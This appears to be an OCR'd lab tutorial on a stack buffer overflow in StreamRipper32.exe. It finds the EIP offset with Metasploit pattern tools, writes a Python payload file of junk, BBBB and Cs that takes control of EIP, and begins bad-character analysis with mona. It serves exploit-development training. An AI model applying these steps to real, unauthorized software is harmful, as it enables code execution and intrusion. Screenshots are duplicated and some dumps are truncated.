
Now, Copy the Offset overwritten in the EIP.



Immunity Debugger - StreamRipper32.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
CPU - main thread

```
Registers (FPU)
EAX 00501D5C StreamRi.00501D5C
ECX 33684132
EDX 00000000
EBX 00000001
ESP 0018F3F8 ASCII "h9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj
EBP 0018F404 ASCII "i3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak
ESI 004C9BD0 StreamRi.004C9BD0
EDI 0018FA08

EIP 37684136

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 1  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 4020  Cond 1 0 0 0  Err 0 0 1 0 0 0 0 0  (EQ)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
[07:37:20] Access violation when executing [37684136] - use Shift+F7/F8/F9 to pass exception to program
```




Win 7 LAB (APPLICATION_SS) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Immunity Debugger - StreamRipper32.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
CPU - main thread

```
Registers (FPU)
EAX 00501D5C StreamRi.00501D5C
ECX 33684132
EDX 00000000
EBX 00000001
ESP 0018F3F8 ASCII "h9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj
EBP 0018F404 ASCII "i3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak
ESI 004C9BD0 StreamRi.004C9BD0
EDI 0018FA08

EIP 37684136

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 1  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
                   0(FFFFFFFF)
      SUCCESS (00000000)
     ,NE,A,NS,PE,GE,G)

    1 0      E S P U O Z D I
    0 0  Err 0 0 1 0 0 0 0 0  (EQ)
    ,53  Mask    1 1 1 1 1 1
```

Error


Don't know how to step command at address 37684136. Try to change EIP or pass exception to program.

```
[07:37:20] Access violation when executing [37684136] - use Shift+F7/F8/F9 to pass exception to program
```




```
Registers (FPU)
EAX 00501D5C StreamRi.00501D5C
ECX 33684132
EDX 00000000
EBX 00000001
ESP 0018F3F8 ASCII "h9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9A
EBP 0018F404 ASCII "i3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3A
ESI 004C9BD0 StreamRi.004C9BD0
EDI 0018FA08

EIP 37684136

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 1  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 4020  Cond 1 0 0 0  Err 0 0 1 0 0 0 0 0  (EQ)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Now Match this EIP offset using pattern_offset.rb


Kali LAB [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
qterminal
07:42 AM
57%
javvadi@JAVVADI: ~
File Actions Edit View Help
Right Ctrl
Type here to search
ENG
07:42
25-04-2021

```
┌──(javvadi㉿JAVVADI)-[~]
└─$ locate pattern_create.rb
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb

┌──(javvadi㉿JAVVADI)-[~]
└─$ ^[[200~/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
zsh: bad pattern: ^[[200~/usr/share/metasploit-framework/tools/exploit/pattern_create.rb

┌──(javvadi㉿JAVVADI)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000                1 ✗

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af
5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0A
l1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6
Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw
2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7B
b8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B

┌──(javvadi㉿JAVVADI)-[~]
└─$ locate pattern_offset.rb
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb

┌──(javvadi㉿JAVVADI)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 37684136
[*] Exact match at offset 230

┌──(javvadi㉿JAVVADI)-[~]
└─$ 
```



```
┌──(javvadi㉿JAVVADI)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6A
5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A
l1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An
Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3A
2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9A
b8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be

┌──(javvadi㉿JAVVADI)-[~]
└─$ locate pattern_offset.rb
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb

┌──(javvadi㉿JAVVADI)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 37684136
[*] Exact match at offset 230

┌──(javvadi㉿JAVVADI)-[~]
└─$ 
```


Here You can see, the offset matched at 230
So, we have to input some junk till the 230th offset and then instruct the EIP (Instruction Pointer) to execute ESP (Stack Pointer).

Let's control the esp & Verify the above.


Control ESP

Here, I created a payload of 230 bytes of Alphabet "A" & 4 bytes of Alphabet "B" & some bytes of Alphabet "C". and used this exploit in the user interaction field of our software. And check the EIP(Instruction Pointer) & ESP(Stack Pointer) & EBP(Base pointer).

We know Instruction Pointer points to the next instruction to be executed.




```
# -*- coding: cp1252 -*-

f= open("ptest.txt", "w")
junk="A" * 230
bat = "B" * 4
cash = "C" *100

payload=junk + bat + cash +buf

f.write(payload)
f.close
```


Win 7 LAB (APPLICATION_SS) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Immunity Debugger - StreamRipper32.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
CPU - main thread
Paused
Type here to search
ENG
08:00
25-04-2021
Right Ctrl

```
Registers (FPU)
EAX 00501D5C StreamRi.00501D5C
ECX 41414141
EDX 00000000
EBX 00000001
ESP 0018F3F8 ASCII 43,"CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 0018F404 ASCII 43,"CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
ESI 004C9BD0 StreamRi.004C9BD0
EDI 0018FA08

EIP 42424242

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 1  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 4020  Cond 1 0 0 0  Err 0 0 1 0 0 0 0 0  (EQ)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
[08:00:26] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program
```




```
Registers (FPU)
EAX 00501D5C StreamRi.00501D5C
ECX 41414141
EDX 00000000
EBX 00000001
ESP 0018F3F8 ASCII 43,"CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 0018F404 ASCII 43,"CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
ESI 004C9BD0 StreamRi.004C9BD0
EDI 0018FA08

EIP 42424242
```

EIP =42424242="BBBB"

You can see ESP & EBP has been overwritten with numerous "C"s.

Identify Bad Characters




```
0BADF00D !mona bytearray
0BADF00D Generating table, excluding 0 bad chars...
0BADF00D Dumping table to file
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D     - (Re)setting logfile bytearray.txt
         "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
         "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
         "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
         "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
         "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
         "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
         "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
         "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

0BADF00D
0BADF00D Done, wrote 256 bytes to file bytearray.txt
0BADF00D Binary output saved in bytearray.bin
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.015000
```

```
!mona bytearray
```


This will create an array of all bytes including all possible bad characters.

